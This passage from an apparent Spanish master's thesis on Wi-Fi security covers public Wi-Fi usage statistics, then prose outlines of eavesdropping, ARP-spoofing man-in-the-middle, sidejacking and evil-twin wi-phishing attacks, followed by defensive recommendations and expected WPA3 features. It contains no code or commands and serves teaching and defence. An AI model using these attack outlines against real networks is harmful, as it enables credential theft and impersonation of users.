Este último hecho, junto a la **poca concienciación de los usuarios** de este tipo de redes a la hora de adoptar medidas de seguridad suficientes cuando las utilizan, convierten a las redes Wi-Fi públicas en un blanco perfecto para los atacantes. Como se podrá comprobar en el siguiente apartado, la mayoría de usuarios usan este tipo de redes sin tener en cuenta los riesgos de seguridad que implican, utilizándolas incluso para acceder a servicios web donde introducen datos sensibles cómo números de cuenta bancarias, tarjetas de crédito, credenciales de usuario a servicios, etc.

A continuación se mostrarán estadísticas de uso de este tipo de redes, se analizarán los ataques más habituales que suelen producirse en ellas y se especificarán algunas medidas de seguridad que pueden adoptarse para utilizarlas de forma segura.

2.6.2 Estadísticas de utilización de redes Wi-Fi públicas

En este punto, se expondrán estadísticas relacionadas con el uso de redes Wi-Fi públicas recogidas en varios informes de organizaciones y empresas asociadas al mundo de la seguridad de las TIC.

Por un lado, el informe "**Ciberamenazas y Tendencias 2017**" [4] elaborado por el **CCN-CERT (Centro Criptológico Nacional)** recoge estadísticas a nivel nacional relacionadas con las circunstancias bajo las que los usuarios utilizan redes Wi-Fi públicas:




Figura 29. CCN-CERT - Estadísticas nacionales uso redes Wi-Fi públicas

Como se puede observar, el **41,3% de los usuarios españoles utilizan redes Wi-Fi públicas siempre que lo necesitan y en cualquier lugar,** mientras que el 32,5% asegura conectarse a ellas únicamente para realizar ciertas operaciones.

Por otro lado, el informe "**NORTON WI-FI RISK REPORT**" [5] elaborado por la empresa de seguridad **Symantec**, recoge estadísticas del año 2017 sobre las actitudes y comportamientos de los usuarios cuando utilizan redes Wi-Fi públicas. En concreto, dicho informe incluye datos de usuarios de Australia, Brasil, Canadá, Francia, Alemania, India, Italia, Japón, Hong Kong, Méjico, Holanda, Nueva Zelanda, Emiratos Árabes, Reino Unido y Estados Unidos.

El siguiente gráfico muestra a lo que estarían dispuestos los usuarios con el fin de obtener una conexión Wi-Fi gratuita estable:




Figura 30. NORTON WI-FI RISK REPORT - Estadísticas concesiones usuarios redes Wi-Fi públicas

A el 45% de los usuarios no le importaría compartir o intercambiar datos a cambio de obtener una buena conexión Wi-Fi gratuita:

Respecto a la sensación de seguridad que perciben los usuarios de este tipo redes y el uso de Redes Privadas Virtuales (VPN), el informe recoge los siguientes datos:




Figura 31. NORTON WI-FI RISK REPORT - Estadísticas de sensación de seguridad de los usuarios y uso de VPN al utilizar redes Wi-Fi Públicas

Como se puede observar, los usuarios tiene una falsa sensación de seguridad. **Un 60% piensan que estas redes son seguras** frente a un 40% que creen que son inseguras. En cuanto el uso de VPN para protegerse en este tipo de redes, el 46% de los usuario no las utilizan y el 29% nunca habían oído hablar de ellas.

Por último, el siguiente gráfico muestra que tipo de operaciones realizan los usuarios cuando utilizan redes Wi-Fi públicas:




Figura 32. NORTON WI-FI RISK REPORT - Estadísticas tipo operaciones usuarios redes Wi-Fi públicas

En resumen, el 87% de los usuarios realizan operaciones en redes Wi-Fi públicas que pueden suponer un riesgo de seguridad. En concreto, el 59% de usuarios introduce credenciales de usuario para acceder a sus cuentas de correo personales, el 26% accede a sus cuentas de correo de trabajo, **el 25% comprueba sus cuentas bancarias** o accede a información financiera, el **16% de los usuarios incluso proporciona detalles de sus tarjetas de crédito** para realizar comprar online, etc.

Observando las estadísticas de los usuarios que se conectan a redes Wi-Fi públicas y conociendo los riesgos de seguridad derivados de uso, se puede concluir que lo usuarios priman la rapidez y comodidad que ofrecen para obtener conexión a Internet respecto a los riesgos de seguridad a los que se enfrentan, ya sea por desconocimiento o porque están dispuestos a asumirlos.

Esto supone un grave problema de seguridad para los usuarios de estas redes.

2.6.3 Ataques contra redes Wi-Fi públicas

A continuación se expondrán los ataques más habituales que suelen sufrir los usuarios de este tipo de redes.

2.6.3.1 Escucha

Este ataque de tipo pasivo consiste en capturar el tráfico generado por los usuarios de la una determinada red. Como se comentó anteriormente, cuando una red Wi-Fi está configurada con autenticación abierta cualquier persona pueda asociarse a ella y los datos no se cifran a no ser que los usuarios adopten medias extras. Por lo tanto, un atacante podría conectarse a la red y comenzar a capturar todo el tráfico que circula por ella.




Figura 33. Redes Wi-Fi públicas - Ataque de escucha

2.6.3.2 Man in the middle

Este tipo de ataques es uno de los más comunes en este tipo de redes. El atacante se coloca en una posición intermedia entre la víctima y el punto de acceso con el objetivo de interceptar el tráfico de la misma. Una vez adoptada esta posición, todo el tráfico de generado por la víctima pasaría a través del atacante, lo que le permitiría consultar o modificar la información de forma malintencionada sin que el usuario tenga conocimiento.

Para adoptar esta posición intermedia, los atacantes suelen utilizar un ataque denominado **ARP Spoofing** una vez conectados a la red Wi-Fi pública. Dicho ataque consiste en enviar **mensajes ARP falsificados** a la víctima con el objetivo que en su dispositivo se asocie por ejemplo la dirección IP del punto de acceso (configurada como puerta de enlace por defecto) con la dirección MAC del equipo del atacante, en lugar de con la dirección MAC legítima del punto de acceso. De esta forma, todo el tráfico generado por la víctima se enviará al equipo del atacante. A partir de ese momento, el atacante puede reenviar dicho el tráfico a la puerta de enlace real (punto de acceso), con lo que habrá conseguido adoptar posición man-in-the-middle.




Figura 34. Redes Wi-Fi públicas - Ataque man-in-the-middle

Una vez adoptada la posición man-in-the-middle, el atacante puede llevar a cabo varios tipos de ataque. Por ejemplo, el atacante podría llegar secuestrar determinadas sesiones establecidas por los usuarios usurpando su identidad, capturando datos asociados a dichas sesiones. A este tipo de ataque se le denomina "**Session hijacking**".

Un caso particular de este tipo de ataques de robo de sesión es el ataque "**Sidejacking**", que consiste en capturar las cookies de sesión de un usuario utilizadas en un

determinado servicio. Posteriormente, el atacante establecerá estas cookies de sesión en su navegador web y accederá al servicio web adoptando la identidad de la víctima, pudiendo modificar sus datos o realizar operaciones en su nombre.

En la prueba de concepto número 6 del Anexo "Prueba de Concepto nº 6 - Ataque sidejacking sobre redes públicas para suplantar la identidad de una usuario mediante el robo de cookies" se expone detalladamente cómo utilizar unas herramientas de auditoría concretas para efectuar un ataque del tipo "Sidejacking" contra un usuario de una red Wi-Fi pública.

2.6.3.3 EVIL TWIN

En este tipo de ataques estudiados anteriormente, el atacante también adopta una posición man-in-the-middle, pero en lugar de conectarse a la red Wi-Fi pública para llevar a cabo el ataque posteriormente, el atacante despliega un punto de acceso falso (Fake AP) con el mismo ESSID que el punto de acceso de la red Wi-Fi pública legítima.

De esta forma, cuando un usuario se conecte por error a la red Wi-Fi falsa desplegada por el atacante, todo el tráfico generado por la víctima pasará por el dispositivo utilizado por el atacante.




Figura 35. Redes Wi-Fi públicas - Ataque EVIL TWIN

Después de que el usuario se conecte al Fake AP, el atacante utilizará un **servidor DHCP falso**, asignándole a la víctima como puerta de enlace predeterminada la dirección IP del equipo del atacante.

Posteriormente, el atacante podrá realizar un ataque **DNS spoofing** para de redirigir a la víctima a un página web de phishing que simule ser la página web legítima de un determinado servicio web, con el objetivo de que la víctima introduzca una serie de datos y capturarlos. Por ejemplo, la página web de phishing enviada a la víctima podría simular ser la página de login de Facebook, por lo que una vez que la víctima introduzca los datos el atacante conseguiría capturar sus credenciales de acceso.

A este tipo de ataque suele denominarse comúnmente como ataque "**Wi-phishing**".

Como se comentó anteriormente, en la prueba de concepto número 5 del Anexo "Prueba de Concepto nº 5 - Ataque wi-phishing sobre redes públicas para obtener las credenciales de acceso de un usuario a un servicio web" se expone detalladamente cómo utilizar una herramienta de auditoría concreta para efectuar un ataque del tipo wi-phishing contra un usuario de una red Wi-Fi pública con el objetivo de obtener sus credenciales de acceso a Facebook.

2.6.4 Recomendaciones de seguridad para redes Wi-Fi públicas

A continuación de exponen una serie de medidas seguridad para minimizar los riesgos de los usuarios que utilizan redes Wi-Fi públicas:

- Utilizar el **protocolo HTTPS** siempre que sea posible en lugar de del protocolo HTTP. Esto es debido a utilizando HTTP la información se transmite sin cifrar, lo que facilita que la información pueda ser capturada por los atacantes.
- Usar el sentido común y **no utilizar este tipo de redes para realizar operaciones que incluyan datos sensibles**, como pagos online, consulta de datos bancarios, etc.
- Verificar en la medida de lo posible que se está conectado a la red Wi-Fi pública legítima.
- Nunca conectarse automáticamente a redes Wi-Fi públicas. Para ello, configurar el dispositivo para que no recuerden este tipo redes.
- Desconectarse de la red Wi-Fi cuando deje de utilizarse y comprobar que no se ha memorizado en el sistema.
- Utilizar las opciones de seguridad que ofrecen los sistemas operativos de los dispositivos para evitar compartir recursos y archivos. Por ejemplo, en Windows puede configurarse una conexión como "red pública". Dicha opción desactivará opciones de visibilidad del dispositivo y compartición de recursos, ya que la red no es de confianza.
- Desactivar la sincronización de datos automática y actualización de aplicaciones en el dispositivo al conectarse a una red Wi-Fi.
- Disponer de antivirus y cortafuegos actualizados.
- Mantener actualizado el software del dispositivo.
- Utilizar una **Red Privada Virtual (VPN).** Esta sea quizás la única medida que permite asegurar la privacidad de los usuarios en este tipo de redes, ya se cifran todas la conexiones del usuario. Actualmente existen multitud de servicios gratuitos y de pago que ofrecen este servicio. Incluso algunos antivirus incluye esta opción.

2.7 El nuevo protocolo de seguridad WPA3

Como puede comprobarse tras estudiar los protocolos de seguridad actuales, el protocolo recomendado actualmente para proteger redes Wi-Fi es WPA2. Este protocolo lleva 13 sin actualizarse y como se ha detallado anteriormente tiene vulnerabilidades que pueden comprometer la seguridad de los usuarios de dichas redes.

En respuesta a estas vulnerabilidades y con el objetivo de mejorar la seguridad general de las redes Wi-Fi, la Wi-Fi Alliance ha presentado recientemente en el CES 2018 (Consumer Electronics Show) algunas características de nuevo protocolo WPA3 que verá la luz previsiblemente durante este año. Este protocolo solucionará algunos de los

problemas de seguridad más graves que tienen los protocolos actualmente utilizados para la protección de las redes Wi-Fi.

A continuación se expondrán las características más destacadas de este nuevo protocolo, entre las que destacan mejoras de autenticación y cifrado, además de facilitar la configuración de redes inalámbricas.

Cifrado de 192 bits

Una de las características más importantes del nuevo protocolo es su nuevo cifrado de 192 bits. Mientras el protocolo WPA2 con cifrado CCMP utiliza el algoritmo AES-128 con claves de 128 bits, WPA3 utilizará una **suite de cifrado de 192 bits** mucho más segura y alineada con el Algoritmo de Seguridad Nacional Comercial (CNSA) del Comité de Sistemas de Seguridad Nacional.

Por lo tanto, las redes Wi-Fi protegidas bajo este nuevo protocolo tendrán los más altos requisitos de seguridad y podrá ser utilizado incluso por gobiernos, defensa e industria.

Nuevo handshake

Como se ha podido comprobar anteriormente, el "4-way handshake" utilizado por los protocolos WPA/WPA2 para negociar las claves de sesión es vulnerable ante los ataques basados en diccionarios y los ataques KRACK.

Para solucionar este problema, WPA3 implementará un nuevo handshake que incrementa la seguridad durante proceso de intercambio de claves de sesión entre un cliente y el punto de acceso. Este handshake estará basado previsiblemente en el protocolo **Dragonfly**, conocido como Autenticación Simultánea de Iguales (SAE).

Simplificar el proceso de configuración de la seguridad

Otra de las mejoras que WPA3 introducirá será simplificar el proceso de configuración de la seguridad en los dispositivos. Esta medida está orientada a aquellos dispositivos que tengan una interfaz gráfica reducida o carezcan de ella.

Esta característica es muy importante si pensamos en la gran variedad de dispositivos que podemos encontrarnos hoy con estas características, como los dispositivos del **Internet de las Cosas (IoT)**.

Por lo tanto, se podrá conectar este tipo de dispositivos a redes Wi-Fi de forma sencilla y segura.

Protección a los usuarios ante el uso de contraseñas débiles

Otras de las características que promete WPA3 es una protección más robusta en caso de que los usuarios elijan contraseñas débiles para proteger sus redes Wi-Fi.

Es decir, incluso cuando las contraseñas utilizadas por los usuarios no cumplan con los requisitos de seguridad (como longitud, uso de mayúsculas, minúsculas, números, que no estén incluidas en diccionarios, etc.), WPA3 será capaz de ofrecer seguridad a estas redes Wi-Fi.

Según la Wi-Fi Alliance, será casi imposible vulnerar una red Wi-Fi utilizando métodos actuales como los ataques basados en diccionario o en fuerza bruta.

Esta medida de seguridad es muy interesante, ya que lamentablemente la mayoría de los usuarios de este tipo de redes no utilizan normalmente contraseñas robustas para proteger sus redes Wi-Fi.

Wi-Fi público seguro

Por último, este nuevo protocolo promete asegurar la privacidad los usuarios que utilicen redes Wi-Fi públicas.

Como se ha expuesto en el apartado anterior, el uso de redes Wi-Fi públicas (cafeterías, hoteles, aeropuertos, etc.) para obtener conexión a Internet implica una serie de riesgos de seguridad y son unos de los lugares preferidos de los atacantes para perpetrar ataques contra sus usuarios. Esto es debido a que este tipo de redes sin autenticación no existe cifrado de datos para las conexiones de los usuarios y son los propios usuarios los que deben adoptar medidas de seguridad extra para preservar su privacidad. Por lo tanto, son el blanco perfecto a la hora de realizar ataques de escucha y del tipo man-in-the-middle.

Para solucionar este problema, WPA3 utilizará un **cifrado de datos individualizado**, que al parecer podría lograrse a través de un Opportunistic Wireless Encryption (OWE) [8]. Se trata de un tipo de cifrado sin autenticación, donde cada conexión será cifrada con un clave única derivada de un intercambio de claves Diffie-Hellman. En el siguiente enlace se puede profundizar sobre este tipo de cifrado: https://tools.ietf.org/html/rfc8110

De esta forma, se evitará que ataques como los descritos anteriormente afecten a la privacidad de los usuarios de este tipo de redes Wi-Fi.

3. Conclusiones

La seguridad total en el mundo de las TIC no existe y por supuesto las redes Wi-Fi tampoco son una excepción.

Como se ha podido comprobar, el uso de redes Wi-Fi conlleva una serie de riesgos de seguridad. Por un lado, la propia naturaleza de este tipo de redes las convierte en ser más susceptibles de ser atacadas que la redes cableadas. Además, actualmente existen vulnerabilidades en todos los protocolos disponibles para proteger redes Wi-Fi. Incluso una de las vulnerabilidades más importantes que ha sido puesta en valor a través de los ataques KRACK afecta directamente al protocolo WPA2, que es el recomendado actualmente para proteger estas redes.

Por otro lado, los ataques EVIL TWIN mezclan ataques que explotan vulnerabilidades técnicas de los protocolos de seguridad con técnicas de ingeniería social, lo que los convierten en ataques difíciles de evitar, ya que se aprovechan de la falta de conocimientos técnicos de los usuarios.

En cuando al uso de redes Wi-Fi públicas, se ha comprobado que existen muchos riesgos de seguridad y que pese a ello, la mayoría de los usuarios las utiliza para realizar operaciones que puede comprometer su privacidad. Como se ha expuesto anteriormente, es responsabilidad del usuario adoptar medidas de seguridad para

preservar su privacidad al utilizar redes Wi-Fi públicas. Por lo tanto, es esencial concienciar a los usuarios de los riesgos que corren y ofrecerles consejos y soluciones para mejorar la seguridad al conectarse a estas redes.

Las pruebas de concepto realizadas demuestran lo sencillo que puede ser ejecutar de algunos de los principales ataques estudiados contra redes Wi-Fi en diferentes entornos, ya que existe un gran variedad de herramientas de auditoría que implementan dichos ataques y ofrecen una interfaz sencilla al atacante para su uso.

Por lo tanto, debido al gran número de ataques que pueden sufrir este tipo de redes es fundamental adoptar unas medidas de seguridad que ayuden a evitarlos o a mitigarlos en gran medida. Sin embargo, tal y como se ha expuesto en este trabajo, las medidas de seguridad a emplear deben ser diferentes dependiendo del entorno donde se utilizan las redes Wi-Fi. Es decir, se debe buscar un equilibrio entre la complejidad de las medidas a adoptar, el coste asociado y el nivel de seguridad que se pretende alcanzar. Por ello, las recomendaciones de seguridad a adoptar en redes Wi-Fi son diferentes para proteger entornos domésticos, empresariales y públicos.

Al margen de las medidas que pueden adoptarse para mejorar la seguridad actual de las redes Wi-Fi, es necesario un nuevo protocolo de seguridad que se adapte a los tiempos actuales. El protocolo WPA2 lleva más de trece años sin actualizarse, mientras que las TIC avanzan a paso de gigante y también las capacidades de computo que facilitan la realización de ataques. Si además se tienen en cuenta los recientes ataques KRACK y los riesgos actuales derivados el uso de redes Wi-Fi públicas, un nuevo protocolo de seguridad parece la única solución.

En este contexto, la Wi-Fi Alliance ha presentado el nuevo protocolo de seguridad WPA3 para proteger redes Wi-Fi. Aunque aún no se conocen datos exactos del mismo, en este trabajo se han expuesto sus principales características reveladas y parece que servirán para solucionar los problemas de seguridad actuales en este tipo de redes.

Por último, se pretende dar respuesta a la cuestión planteada en el título de este trabajo final de máster. En mi opinión, sí es posible proteger este tipo de redes con un nivel de seguridad aceptable, aunque como se ha comentado la seguridad 100% no existe. Sin embargo, para protegerlas se debe tener en cuenta el entorno donde se están utilizando y adoptar las medidas de seguridad específicas para cada uno de ellos. Además, administradores y usuarios deben estar siempre alerta frente a nuevas vulnerabilidades que puedan aparecer y adoptar la medidas de seguridad pertinentes.

En cuanto a los objetivos que se plantearon al inicio de este trabajo final de máster, se puede concluir que todos han sido satisfechos. Para ello, se han ejecutado la tareas plantificadas en las fechas previstas y siempre siguiendo la metodología elegida. Esta metodología parece la más adecuada a la hora de abordar este proyecto, ya que se pretendía ofrecer una parte teórica y posteriormente demostrar de forma práctica a través de diferentes pruebas algunos de los conceptos expuestos en la parte teórica.

Para finalizar, se propone como trabajo futuro un estudio en profundidad del nuevo protocolo de seguridad WPA3. En este trabajo únicamente se han podido ofrecer las características más importantes que introducirá, ya que actualmente dicho protocolo no ha sido presentado formalmente y no se conocen en detalle todas sus características y tampoco como serán implementadas. Por lo tanto, una vez presentado sería muy interesante realizar un estudio en detalle del mismo y analizar cómo soluciona los problemas de seguridad actuales de las redes Wi-Fi expuestos en este trabajo.

4. Glosario

AES	Advanced Encryption Standard
AP	Access Point
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
CCMP	CTR with CBC-MAC Protocol
CNSA	Commercial National Security Algorithm
CRC	Cyclic Redundancy Check
DoS	Denial of Service
DS	Distribution System
EAP	Extensible Authentication Protocol
EAPOL	Extensible Authentication Protocol Over LAN
ESS	Extended Service Set
ESSID	Extended Service Set Identifier
Fake AP	Punto de acceso falso
GTK	Group Temporal Key
HMAC	Hash-based Message Authentication Code
ICV	Integrity Check Value
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internet of Things
ISM	Industrial, Scientific and Medical
IV	Initialization vector
KCK	Key Confirmation Key
KEK	Key Encryption Key
KRACK	Key Reinstallation Attacks
MIC	Message Integrity Check
MD5	Message-Digest Algorithm 5
MS-CHAP	Microsoft Challenge Handshake Authentication Protocol
MSK	Master Session Key
NIC	Network Interface Controller
Nonce	incremental transmit packet number
OWE	Opportunistic Wireless Encryption
PBC	Push Button Configuration
PMK	Pairwise Master Key
PN	Packet Number
PSK	Pre-Shared Key
PTK	Pairwise Transient Key
RADIUS	Remote Authentication Dial-In User Service
RC4	Rivest Cipher 4
RSNA	Robust Security Network Association
SAE	Simultaneous Authentication of Equals
SHA1	Secure Hash Algorithm 1
TK	Temporal Key
TKIP	Temporal Key Integrity Protocol
TSC	TKIP sequence counter
TTAK	TKIP-mixed transmit address and key
UIT	Unión Internacional de Telecomunicaciones
VPN	Virtual Private Network
WEP	Wired equivalent privacy
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3
WPS	Wi-Fi Protected Setup

5. Bibliografía

Documentos

[1] Xavier Perramon Tornil. “Seguridad en redes WLAN”. Universidad Oberta de Catalunya. [2017]
[2] “Guía de Seguridad de las TIC CCN-STIC 406 - SEGURIDAD EN REDES INALÁMBRICAS BASADAS EN ESTÁNDAR 802.11”. Centro Criptológico Nacional. [2017]
[3] Curso “Tecnologías Inalámbricas”. Instituto Nacional de Administración Pública. [2017]
[4] Ciberamenazas y Tendencias Edición. Centro Criptológico Nacional. [2017]
[5] NORTON WI-FI RISK REPORT. Symantec. [2017]

Artículos

[6] Mathy Vanhoef y Frank Piessens. 2017. Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2.
[7] Matthias Ghering. 2016. Evil Twin vulnerabilities in Wi-Fi networks.
[8] D. Harkins, W. Kumari. 2017. Opportunistic Wireless Encryption.

Páginas web

[9] https://www.intel.es/content/www/es/es/support/articles/000005725/network-and-i-o/wireless-networking.html ; [13/03/2018]
[10] https://www.cisco.com/c/en/us/solutions/collateral/enterprise-networks/802-11ac-solution/q-and-a-c67-734152.html [13/03/2018]
[11] https://www.krackattacks.com/ ; [14/03/2018]
[12] https://www.wi-fi.org/security-update-october-2017; [14/03/2018]
